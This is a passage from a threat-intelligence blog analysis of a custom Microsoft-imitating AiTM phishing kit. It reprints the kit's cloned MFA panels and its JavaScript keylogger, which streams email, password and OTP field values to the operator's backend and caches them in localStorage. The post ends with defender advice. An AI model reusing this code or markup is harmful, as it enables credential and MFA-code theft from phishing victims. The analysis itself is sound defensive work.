    <button class="next-btn" type="button" onclick="verifyOtp('otp-phone-row','device')">Verify</button>
  </div>
</div>

<!-- Device push panel -->
<div class="panel" id="panel-device" style="transform:translateX(250%);">
  <h1 class="sign-in-title">Check your Authenticator app</h1>
  <div class="device-prompt-wrap">
    <video muted autoplay loop playsinline>
      <source src="/files/shield_av1_white_a20387c6c0b5dbc469cd.mp4" type="video/mp4">
    </video>
    <div id="authnumber">...</div>
    <p class="device-help">Select this number in the sign-in request on your mobile device.</p>
  </div>
</div>

<!-- Stay signed in panel -->
<div class="panel" id="panel-prompt" style="transform:translateX(250%);">
  <h1 class="sign-in-title">Stay signed in?</h1>
  <svg class="stay-icon" viewBox="0 0 48 48" fill="none" xmlns="http://www.w3.org/2000/svg" aria-hidden="true">
    <rect x="8" y="20" width="32" height="22" rx="2" stroke="#0067b8" stroke-width="2" fill="#e8f0fe" />
    <path d="M16 20V14a8 8 0 0 1 16 0v6" stroke="#0067b8" stroke-width="2" stroke-linecap="round" />
    <circle cx="24" cy="31" r="3" fill="#0067b8" />
    <line x1="24" y1="34" x2="24" y2="38" stroke="#0067b8" stroke-width="2" stroke-linecap="round" />
  </svg>
  <p class="prompt-desc">Do this to reduce the number of times you are asked to sign in. Don't do this on shared
    devices.</p>
  <div class="help-links" style="margin-bottom:20px;"><a href="#" class="ms-link">Don't show this again</a></div>
  <div class="prompt-footer">
    <button class="prompt-no-btn" type="button" onclick="goBack('prompt','device')">No</button>
    <button class="next-btn" type="button" onclick="goBack('prompt','loading')">Yes</button>
  </div>
</div>

Event Based Web Keylogger

One of the more interesting details we noticed while digging through this was the sheer volume of requests being fired off to /api/visitors/event. On closer inspection, it turned out that a new request was being sent every single time the value of the login, password, or OTP fields changed.

This turned out to be the attacker's own homegrown keylogger, and the reasoning behind it is honestly pretty clever. There are real cases where a target grows suspicious partway through the process. They might type their real password, then think better of it, delete it, and type a fake one before actually pressing the sign in button, hoping that will be enough to avoid handing over their real credentials. Because every keystroke is captured and forwarded the moment it happens rather than only once the form is submitted, the attacker still ends up with a copy of the real password the target typed first, no matter what gets submitted in the end.

It is worth correcting one detail here. The page's own naming suggests this is driven by keydown listeners, but looking at the actual code, the capture is wired up through

input

event listeners on each field instead. The practical effect is the same either way, any change to the field's value fires the handler, but it is technically the field's value changing rather than a raw key press that triggers the request. That handler calls a function named

reportEvent

, which is what actually sends the request off to the backend.

document.getElementById('email-input').addEventListener('input', e => {
  if (ERROR_PANELS[currentPanel]) {
    clearPanelErrors();
    currentPanel = panelBase(currentPanel);
    writeSavedSession({ panel: currentPanel });
  }
  reportEvent('field_input', { field: 'email', value: e.target.value });
});

document.getElementById('password-input').addEventListener('input', e => {
  if (ERROR_PANELS[currentPanel]) {
    clearPanelErrors();
    currentPanel = panelBase(currentPanel);
    writeSavedSession({ panel: currentPanel });
  }
  reportEvent('field_input', { field: 'password', value: e.target.value });
});

['otp-email-row', 'otp-phone-row'].forEach(rowId => {
  document.getElementById(rowId).addEventListener('input', () => {
    if (ERROR_PANELS[currentPanel]) {
      clearPanelErrors();
      currentPanel = panelBase(currentPanel);
      writeSavedSession({ panel: currentPanel });
    }
    const val = [...document.querySelectorAll('#' + rowId + ' .otp-box')].map(b => b.value).join('');
    reportEvent('field_input', { field: rowId, value: val });
  });
});

The reportEvent function writes the same data into the visitor's own local storage before it ever leaves the browser, and then sends it along to the backend using the

visitorPost

helper.

function reportEvent(type, extra) {
  if (isSpectator) return;
  if (type === 'panel_changed' && extra?.panel) {
    writeSavedSession({ panel: extra.panel });
  }
  if (type === 'field_input' && extra?.field != null) {
    writeSavedSession({ fields: { [extra.field]: extra.value } });
  }
  if (visitorSid) {
    visitorPost('event', visitorPayload({ type, ...extra })).catch(() => {});
  }
  if (socket?.connected && visitorSid) {
    if (type === 'panel_changed') socket.emit('panel_changed', { panel: extra.panel });
    if (type === 'field_input') socket.emit('field_input', { field: extra.field, value: extra.value });
    if (type === 'visitor_meta') socket.emit('visitor_meta', { subdomain: tenantSubdomain, host: window.location.hostname.toLowerCase() });
  }
}

function visitorPayload(extra) {
  return {
    sid: visitorSid,
    host: window.location.hostname.toLowerCase(),
    subdomain: tenantSubdomain,
    panel: currentPanel,
    ...(extra || {}),
  };
}

async function visitorPost(path, body) {
  const res = await fetch('/api/visitors/' + path, {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify(body),
  });
  if (!res.ok) throw new Error('visitor api failed');
  return res.json();
}

It is also worth noting the presence of a socket object here, alongside the plain HTTP requests. That strongly suggests the operator side of this kit has a live, WebSocket driven dashboard where a human can watch field values and panel changes update in real time as a victim types, rather than only reviewing logs after the fact.

Local Storage of Phished User

One of the more interesting quirks of this attack is that once the initial bot verification is passed a single time, it is never asked for again from that same browser, even across page reloads. That was a little strange at first, since the verification widget is hardcoded directly into the page rather than pulled from a third party service that might reasonably be expected to remember a returning visitor. We also tested this after changing IP addresses entirely, and got the exact same result: no repeat verification was ever shown.


It turns out the writeSavedSession function is responsible. It writes session data into the browser's own local storage, under a key generated by the storageKey() function. On every subsequent request, the page reads that same stored data back through readSavedSession() to figure out exactly where the target left off, which is what allows the bot check to be skipped entirely on any return visit from the same browser.

function writeSavedSession(patch) {
  if (isSpectator) return;
  try {
    const prev = readSavedSession() || {};
    const next = {
      sid: visitorSid || prev.sid || null,
      panel: currentPanel || prev.panel || 'gate',
      fields: { ...(prev.fields || {}), ...((patch && patch.fields) || {}) },
      updatedAt: Date.now(),
      ...(patch || {}),
    };
    if (patch && patch.panel) next.panel = patch.panel;
    if (visitorSid) next.sid = visitorSid;
    localStorage.setItem(storageKey(), JSON.stringify(next));
  } catch {}
}

function storageKey() {
  return 'visitor.session.' + (tenantSubdomain || window.location.hostname.toLowerCase() || 'root');
}

function readSavedSession() {
  try {
    const raw = JSON.parse(localStorage.getItem(storageKey()) || 'null');
    if (!raw || typeof raw !== 'object') return null;
    if (!raw.sid || typeof raw.sid !== 'string') return null;
    return raw;
  } catch {
    return null;
  }
}

The data stored this way is not trivial either. It includes, among other things, the exact email and password the target originally typed in, sitting in plain text in the browser's local storage for as long as that browser profile exists.
Other Potential Campaigns

Searching crt.sh for certificate transparency logs turned up more than 700 certificates issued for subdomains of this one apex domain, which is a strong signal on its own that this is a large scale, actively maintained campaign rather than a one off test. All the subdomains are DNS A Records pointing to the IP 31.42.184.213, the same one the phishing site was hosted on.

Opening a handful of these subdomains at random showed the exact same code running behind every single one of them. That suggests they represent either separate, differently branded campaigns aimed at different targets, or test and staging environments the attacker was using while building and refining the kit. A number of the subdomain names are clearly throwaway or joke names rather than anything resembling a real target, which lines up well with the idea that at least some portion of this list was internal testing rather than live targeting.

Conclusion

OsKeySetup is a good reminder that not every AiTM phishing operation you run into is going to be running Evilginx or one of its cousins. Whoever built this stood up their own bot verification screen, their own pixel accurate recreation of Microsoft's sign in and OTP flow, their own per visitor session and event pipeline, and, on top of all that, their own keylogger that grabs every keystroke as it happens rather than waiting for a form submission. None of it depends on a public kit that a defender could simply fingerprint and block by name.

That does not mean the operation is invisible. The certificate transparency data alone gave us more than 700 subdomains tied to a single apex domain, and a fair number of those subdomains carry sloppy, obviously informal names that read like internal test traffic rather than anything an attacker would intentionally show to a real target. That kind of operational looseness is often where a campaign like this eventually gets caught: not through the phishing page itself, which is convincing, but through the infrastructure around it.

For defenders, a few practical takeaways come out of this case. First, certificate transparency monitoring on your own brand names and close misspellings is genuinely effective here, since this operator's habit of spinning up a fresh subdomain per target left a long, growing trail in public CT logs well before most of those subdomains would show up in a typical blocklist. Second, any "verify you are human" widget that is not visibly loading from a known third party domain such as Cloudflare, hCaptcha, or Google, deserves a second look, since a self hosted fake is now clearly a viable technique and not just a theoretical one. Finally, and probably most importantly, this entire attack chain exists to relay a live username, password, and one time code from a victim to the attacker in real time. Phishing resistant authentication methods such as passkeys or hardware security keys are not vulnerable to this style of relay attack in the same way, since the cryptographic challenge they rely on is bound to the real origin and cannot be replayed through a look alike domain, no matter how well built that domain's front end happens to be.
Related posts

The dream SOC team.
Working with you 24/7.

Detection, triage, investigation, and response covered by four Exabots running on a unified, real-time view of your environment. Operate the platform yourself, or have Exaforce run it for you.